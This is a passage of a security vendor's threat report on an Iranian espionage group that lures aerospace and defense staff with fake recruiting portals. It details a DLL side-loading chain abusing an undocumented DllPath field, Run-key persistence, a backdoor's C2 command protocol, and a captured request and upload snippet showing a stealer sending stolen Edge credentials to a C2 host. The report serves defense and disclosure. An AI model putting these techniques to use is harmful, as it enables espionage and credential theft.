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⋮ 9/22/2025

Nimbus Manticore Deploys New Malware Targeting Europe

Key Findings

- Check Point Research is tracking a long-running campaign by the Iranian threat actor **Nimbus Manticore**, which overlaps with UNC1549, Smoke Sandstorm, and the “Iranian Dream Job” operations. The ongoing campaign targets defense manufacturing, telecommunications, and aviation that are aligned with IRGC strategic priorities.
- Nimbus Manticore’s recent activity indicates a heightened focus on **Western Europe**, specifically Denmark, Sweden, and Portugal. The threat actor impersonates local and global aerospace, defense manufacturing, and telecommunications organizations.

- The threat actor uses tailored spear-phishing from alleged HR recruters directing victims to fake career portals. Each target receives a unique URL and credentials, enabling tracking and controlled access of each victim. This approach demonstrates strong OPSEC and credible pretexting.
- The attacker uses previously undocumented low-level APIs to establish a multi-stage DLL side-loading chain. This causes a legitimate process to sideload a malicious DLL from a different location and override the normal DLL search order.
- The Nimbus Manticore toolset includes the **MiniJunk** backdoor and the **MiniBrowse** stealer. The tools continuously evolve to remain covert, leveraging valid digital signatures, inflate binary sizes, and use multi-stage sideloading and heavy, compiler-level obfuscation that renders samples be “irreversible” for regular advanced static analysis.
- Overall, the campaign reflects a mature, well-resourced actor prioritizing stealth, resiliency, and operational security across delivery, infrastructure, and payload layers, an approach consistent with nation-state tradecraft.

Introduction

Since early 2025, Check Point Research (CPR) has tracked waves of Nimbus Manticore activity. Known as **UNC1549 or Smoke Sandstorm,** Nimbus Manticore is a mature Iran-nexus APT group that primarily targets aerospace and defense organizations in the Middle East and Europe. Some of its operations were also previously described as the *Iranian DreamJob* campaign.

Nimbus Manticore’s activity is characterized by highly targeted phishing campaigns leading to the deployment of custom implants, including *Minibike*. First reported by Mandiant in **June 2022**, *Minibike*, also known as *SlugResin*, has evolved steadily since its creation. Sample analysis over the years shows its progress, including the addition of obfuscation techniques to evade detection and static analysis, a modular architecture, and the introduction of redundant command-and-control (C2) servers.

The most recent *Minibike* variants suggest a significant increase in the actor’s abilities, including using a novel (and previously undocumented) technique to load DLLs from alternate paths by modifying process execution parameters. This variant has new TTPs such as size inflation, junk code, obfuscation, and code signing to lower detection rates.

In this article, we highlight the evolution of *Minibike* into a new variant dubbed **MiniJunk**. We also examine a distinct cluster within the Nimbus Manticore umbrella that targets different sectors and employs unique domain naming conventions, while continuing to use similar spear-phishing techniques and share malware resources.

While we were finalizing this publication, PRODAFT has released a comprehensive report on Subtle Snail, an espionage group with connections to Iran. In this publication, we address Subtle Snail in the chapter entitled ‘Separate Cluster of Activity”. While this cluster employs tactics, techniques, and procedures (TTPs) that broadly align with those observed in Nimbus Manticore operations, it is differentiated by its unique malware capabilities, command-and-control (C2) infrastructure, and targeting preferences.

Malware Delivery websites

The attack starts with a phishing link that directs the victim to a fake job-related login page:




Figure 1 – Websites used to deliver malicious archives after successful login.

The infrastructure used by the attacker to lure job seekers is based on the React template, which varies depending on the impersonated brand, such as Boeing, Airbus, Rheinmetall and flydubai.

The domain naming convention is usually **“career” themed** and registered behind **Cloudflare**, most likely to keep the real server IP confidential.

The credentials for these login panels are pre-shared with the victim together with a link to the login page. After entering credentials and clicking the login button, a post request is sent to `/login-user` api. If the credentials are not correct, a `401 Unauthorized` response is returned. Otherwise, the user downloads a malicious archive with the malware.

Infection Chain

A malicious archive downloaded by the victim often masquerades as legitimate hiring process-related software. In the following example, a ZIP archive named `Survey.zip` starts an elaborated infection chain.

The execution chain leverages a unique technique which we call **multi-stage sideloading**:




Figure 2 – The infection chain.The infection chain includes the following stages:

- **User Execution:** The victim runs `Setup.exe` from the archive. This is a legitimate Windows executable, which sideloads `userenv.dll` from the same archive.
- **Malware setup:** `Setup.exe` starts another benign binary, a Windows Defender component called `SenseSampleUploader.exe`. This executable in turn sideloads the malware loader, `xmllite.dll`, from the archive's directory.
- **Persistence:** The loader copies `Setup.exe` under its original name, `MigAutoPlay.exe`, and the malicious `userenv.dll` that it sideloads, to the malware working directory `%AppData%\Local\Microsoft\MigAutoPlay\`. It creates a scheduled task to run the executable.

Name	Date modified	Type	Size
setup.exe	6/30/2025 5:02 PM	Application	90 KB
userenv.dll	7/12/2025 7:24 PM	Application exten...	12,921 KB
xmllite.dll	7/12/2025 7:24 PM	Application exten...	2,255 KB

Figure 3 – The contents of malicious ZIP archive downloaded from the fake recruiting website.

Userenv.dll in the malware setup stage

Once the initial Setup executable runs, it sideloads the `userenv.dll` from the same folder. The DLL first checks the name of the executing PE module to determine the current stage of the infection chain. This way, if the DLL does not run from `MigAutoPlay.exe` (meaning the setup of the backdoor did not occur yet), it

will load the Loader DLL in a special way, exploiting undocumented low-level API to hijack the DLL loading path.

`userenv.dll` uses low-level ntdll API calls to execute a Windows Defender binary located at `C:\Program Files\Windows Defender Advanced Threat Protection\SenseSampleUploader.exe`. The Windows Defender executable is vulnerable to DLL hijacking due to using the relative path to `xmllite.dll`. This flaw is abused to sideload the `xmllite.dll`. However, the actor manages to sideload it from the **same folder** as the malicious archive as part of a unique multi-stage sideloading attack chain.

Normally, a legitimate Windows Defender executable does not load random DLLs from folders outside the Windows DLL search order path. So, what's happening here?

When using low-level NT API calls to create a process, a call to `RtlCreateProcessParameters` is mandatory to build a process parameter struct `RTL_USER_PROCESS_PARAMETERS` which is then handed to `RtlCreateUserProcess`. A key field in this structure is the `DllPath` parameter, which defines the search path that the process loader uses to locate and resolve imported modules. If set, it specifies the location where the loader should search for a DLL if it is not found in the application directory.

The malware abuses this undocumented feature by using `GetModuleHandle` to get a path to `Setup.exe` and then provides it as a `DllPath` parameter. As setup.exe and xmllite.dll are next to each other in the malicious archive, when the dll is not found next to `SenseSampleUploader.exe`, it will be loaded from the archive directory:

Time ...	Process Name	PID	Operation	Path	Result
4:06:0...	SenseSampleUploader.exe	10004	CreateFile	C:\Program Files\Windows Defender Advanced Threat Protection\XmlLite.dll	NAME NOT FOUND
4:06:0...	SenseSampleUploader.exe	10004	CreateFile	C:\Users[redacted]\Downloads\HR Portal\xmllite.dll	SUCCESS
4:06:0...	SenseSampleUploader.exe	10004	QueryBasicInfor...	C:\Users[redacted]\Downloads\HR Portal\xmllite.dll	SUCCESS
4:06:0...	SenseSampleUploader.exe	10004	CloseFile	C:\Users[redacted]\Downloads\HR Portal\xmllite.dll	SUCCESS
4:06:0...	SenseSampleUploader.exe	10004	CreateFile	C:\Users[redacted]\Downloads\HR Portal\xmllite.dll	SUCCESS
4:06:0...	SenseSampleUploader.exe	10004	CreateFileMapp...	C:\Users[redacted]\Downloads\HR Portal\xmllite.dll	FILE LOCKED WITH ONLY READERS
4:06:0...	SenseSampleUploader.exe	10004	CreateFileMapp...	C:\Users[redacted]\Downloads\HR Portal\xmllite.dll	SUCCESS
4:06:0...	SenseSampleUploader.exe	10004	Load Image	C:\Users[redacted]\Downloads\HR Portal\xmllite.dll	SUCCESS
4:06:0...	SenseSampleUploader.exe	10004	CloseFile	C:\Users[redacted]\Downloads\HR Portal\xmllite.dll	SUCCESS

Figure 4 – Windows Defender SenseSampleUploader.exe component search for xmllite.dll, resulted in it loading from the archive folder.

Once the `xmllite.dll` is loaded, its actions are pretty straightforward. It creates a working folder under the path `AppData\Local\Microsoft\MigAutoPlay\`. It copies the backdoor `userenv.dll` to it, also places the legitimate executable there as `MigAutoPlay.exe`, and then adds an auto-run registry key to execute the benign executable.

Time ...	Process Name	PID	Operation	Path
5:23:5...	SenseSampleU...	8148	CreateFile	C:\Users[redacted]\AppData\Local\Microsoft\MigAutoPlay
5:23:5...	SenseSampleU...	8148	CreateFile	C:\Users[redacted]\AppData\Local\Microsoft\MigAutoPlay\userenv.dll
5:23:5...	SenseSampleU...	8148	WriteFile	C:\Users[redacted]\AppData\Local\Microsoft\MigAutoPlay\userenv.dll
5:23:5...	SenseSampleU...	8148	CreateFile	C:\Users[redacted]\AppData\Local\Microsoft\MigAutoPlay\MigAutoPlay.exe
5:23:5...	SenseSampleU...	8148	WriteFile	C:\Users[redacted]\AppData\Local\Microsoft\MigAutoPlay\MigAutoPlay.exe
5:23:5...	SenseSampleU...	8148	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\MigAutoPlay
5:23:5...	SenseSampleU...	8148	WriteFile	C:\Users[redacted]\AppData\Local\Microsoft\MigAutoPlay\MigAutoPlay.exe

Figure 5 – Sideloading of userenv.dll.

After persistence is completed, the malware is launched through the `MigAutoPlay.exe`, which sideloads `userenv.dll` and shows the victim a fake error pop-up about network issues blocking the lure program from running.




Figure 6 – Fake error at the end of the malware setup process.

The Backdoor: MiniJunk

In the last year, the actor introduced a lot of changes to the backdoor, first documented by Mandiant as "Minibike." We chose to track this sample as "MiniJunk."

The `userenv.dll` backdoor core logic starts from the DLLMain function. The backdoor first resolves many imports needed for it to function, but oddly enough, when it wants to use a function that was already resolved, it resolves it again. This behavior is unusual, but it might have been leveraged in the development cycle to identify API resolution issues. The backdoor then collects two identifiers from the infected system: the **computer name** and the **domain name with the username**.

Although the sample employs a substantial amount of obfuscation (which is discussed in detail in the next section), it does not encrypt the network data. Instead, it encodes it. We saw similar samples in the past that used a simple encryption on the network data, such as XOR with a few bytes. In this case, however, it uses a simple encoding algorithm: data is collected in a wide string, then converted to bytes, and the bytes are reversed. Finally, the entire string is reversed.

When the main logic starts, the backdoor checks if the running executable is called `MigAutoPlay.exe` (meaning the backdoor is running after the setup from its permanent working directory) and hooks the `ExitProcess` function to a function that sleeps, probably preventing fatal exits or allowing other threads to run in case of a program crash:

```
void __fastcall dd::hooks::exit_process_hook(unsigned __int8 a1)
{
  void *v1; // rsp
  unsigned __int8 v2; // dl
  void *v3; // rsp

  if ( !(off_18091EEA8 + 24 * (a1 ^ 1u)) )
    goto LABEL_3;
  while ( 1 )
  {
    v1 = alloca(16);
    Sleep(0xFFFFFFFF);
    if ( 8 * v2 )
      break;
LABEL_3:
    v3 = alloca(16);
    Sleep(0xFFFFFFFF);
```

Figure 7 – ExitProcess function hook.

After initialization, the backdoor starts a main thread that handles networking and the remaining logic. Analyzing the sample in this part is quite tricky: the logic is heavily branched through functions that utilize various states, for example, a large number of classes for network requests, and obfuscations in combination with library functions. However, all of this ultimately masks simple backdoor functionality.

Command and Control

The backdoor variants typically utilize multiple command and control (C2) servers in rotation for redundancy. There are several (between three to five) hardcoded C2 servers, so if one C2 goes down, the next one in the list will be used. The backdoor uses regular HTTPS requests using the Windows API. When the C2 responds, a thread is created to parse the C2 request. The C2 responds using encoded strings, similar to the initial network data. The response structure consists of a string separated by `##`. It is parsed by the backdoor and split into a vector of strings. Most C2 commands need 3 values:

- Command settings
- Command ID
- Command argument

For example, a “read file” command looks like this:

```
##[chunks size]##[read file command id]##[file path]
```

After parsing the command, in this case, the backdoor sends the file from the specified path via several network requests, based on the chunk size provided as an argument. The backdoor supports the following commands:

Command Id	Description	Arguments
0	Collect computer name, domain name with the username	None
1	Get computer name	None

Command Id	Description	Arguments
2	Read a file and send it back	File path / chunks
3	Create file	File path, URL to the fille on the C2
4	List hard drives / List files in a folder	String to list all hard drives or a directory path to list all files in
5	Delete file	File path
6	Create a process and use a named pipe for its output	Process path
7	Load DLL	DLL path
8 / 9	Do nothing / Placeholder	None
10	Move / Rename file	File target, File destination
11	Not implemented	None

As can be seen by the functions, these are pretty standard for a backdoor. The real complexity in the samples comes from their obfuscations which make the samples harder to analyze.

MiniBrowse – Stealer component

MiniBrowse is a lightweight stealer used by Nimbus Manticore. We observed two variants, one to steal Chrome credentials and another which targets Edge. Both versions are DLL designed to be injected into browsers to steal the stored passwords.

After it's executed, MiniBrowse first collects two identifiers from the system, username and domain name, and then connects to a predefined endpoint on the C2 server sending data in JSON payload.

```
0000  50 4f 53 54 20 2f 61 70  69 2f 68 6f 73 70 69 74   POST /ap i/hospit
0010  61 6c 2f 64 61 74 61 2f  32 35 32 39 30 32 35 34   al/data/ 25290254
0020  32 20 48 54 54 50 2f 31  2e 31 0d 0a 43 6f 6e 6e   2 HTTP/1 .1··Conn
0030  65 63 74 69 6f 6e 3a 20  4b 65 65 70 2d 41 6c 69   ection:  Keep-Ali
0040  76 65 0d 0a 43 6f 6e 74  65 6e 74 2d 54 79 70 65   ve··Cont ent-Type
0050  3a 20 61 70 70 6c 69 63  61 74 69 6f 6e 2f 6a 73   : applic ation/js
0060  6f 6e 0d 0a 55 73 65 72  2d 41 67 65 6e 74 3a 20   on··User -Agent:
0070  4d 6f 7a 69 6c 6c 61 2f  35 2e 30 20 28 57 69 6e   Mozilla/ 5.0 (Win
0080  64 6f 77 73 20 4e 54 20  31 30 2e 30 3b 20 57 69   dows NT  10.0; Wi
0090  6e 36 34 3b 20 78 36 34  29 20 41 70 70 6c 65 57   n64; x64 ) AppleW
00a0  65 62 4b 69 74 2f 35 33  37 2e 33 36 20 28 4b 48   ebKit/53 7.36 (KH
00b0  54 4d 4c 2c 20 6c 69 6b  65 20 47 65 63 6b 6f 29   TML, lik e Gecko)
00c0  20 45 64 67 65 2f 31 33  38 2e 30 2e 30 2e 30 20    Edge/13 8.0.0.0
00d0  53 61 66 61 72 69 2f 35  33 37 2e 33 36 0d 0a 43   Safari/5 37.36··C
00e0  6f 6e 74 65 6e 74 2d 4c  65 6e 67 74 68 3a 20 33   ontent-L ength: 3
00f0  32 0d 0a 48 6f 73 74 3a  20 6f 6e 65 67 6c 6f 62   2··Host:  oneglob
0100  61 6c 76 69 73 61 2e 63  6f 6d 0d 0a 0d 0a 7b 22   alvisa.c om····{"
0110  6e 61 6d 65 22 3a 20 22  61 64 6d 69 6e 22 2c 20   name": " admin",
0120  22 63 6f 6d 70 61 6e 79  22 3a 20 22 22 7d          "company ": ""}
```

Figure 8 – MiniBrowse sends victim data.

We identified a unique network communication behavior, as the C2 needs to respond with any HTTP response except for 200. If it does, the backdoor continues its execution looking for several files related to Edge login data.

Each of those files is then exfiltrated to the C2, using a simple POST request:

```
Content-Disposition: form-data; name="file"; filename="edgeLog.txt"\r\n
Content-Type: application/octet-stream\r\n\r\n
```

Figure 9 – MiniBrowse exfiltrating data stolen from Edge browser.

Another method of sending those files is through connecting and sending the JSONs to a named pipe. We identified multiple MiniBrowse versions with support for this functionality.

Obfuscation

The MiniJunk and MiniBrowse samples that we investigated exhibit heavy compiler-level code obfuscation, possibly implemented via custom LLVM passes. We had to address several obfuscation techniques to facilitate analysis, including junk code insertion, control-flow obfuscation, opaque predicates, obfuscated function calls, and encrypted strings. The attacker invested significant effort in developing these LLVM passes and continues to refine them; each “generation” of samples shows improvements over the previous one, typically introduced between campaigns. The actor appears to be targeting a substantial number of victims, and these obfuscations help the malware remain undetected while at the same time slowing down researchers trying to determine the samples’ behavior. As with most obfuscation, no single tool addresses all cases: off-the-shelf tools often fail unless the scheme matches a generic framework such as OLLVM – which is not the case here. This underscores the attacker’s willingness to invest in their toolset and, conversely, benefits researchers by exposing new techniques. We invested considerable effort to make the samples sufficiently “reversible” for analysis.

Function call obfuscations

The backdoors contain compiler-level obfuscation. As a result, almost all function calls are obfuscated. The decision on what function to call is based on several arithmetic operations, which are then stored in the RAX register. Here is an example of a DLL’s primary function:




Figure 10 – DLL’s primary function with obfuscated function calls.

Obfuscated Control Flow

Not only are function calls obfuscated, but there are also obfuscated branches inside functions.

In this next example, there is a JMP RAX instruction, but it's not a single JMP. Depending on various conditions that are met when the code is running, the JMP can lead to two different places, just like a conditional JMP, but masked as a single JMP.





Figure 11 – Obfuscated branch.

String encryption

Each string is individually encrypted with its own key. The encrypted bytes are stored in memory with the key placed at the end of each string. Each string gets its own decryption function, adding another layer of complexity. To top it off, the decryption routines are each overloaded with opaque predicates:



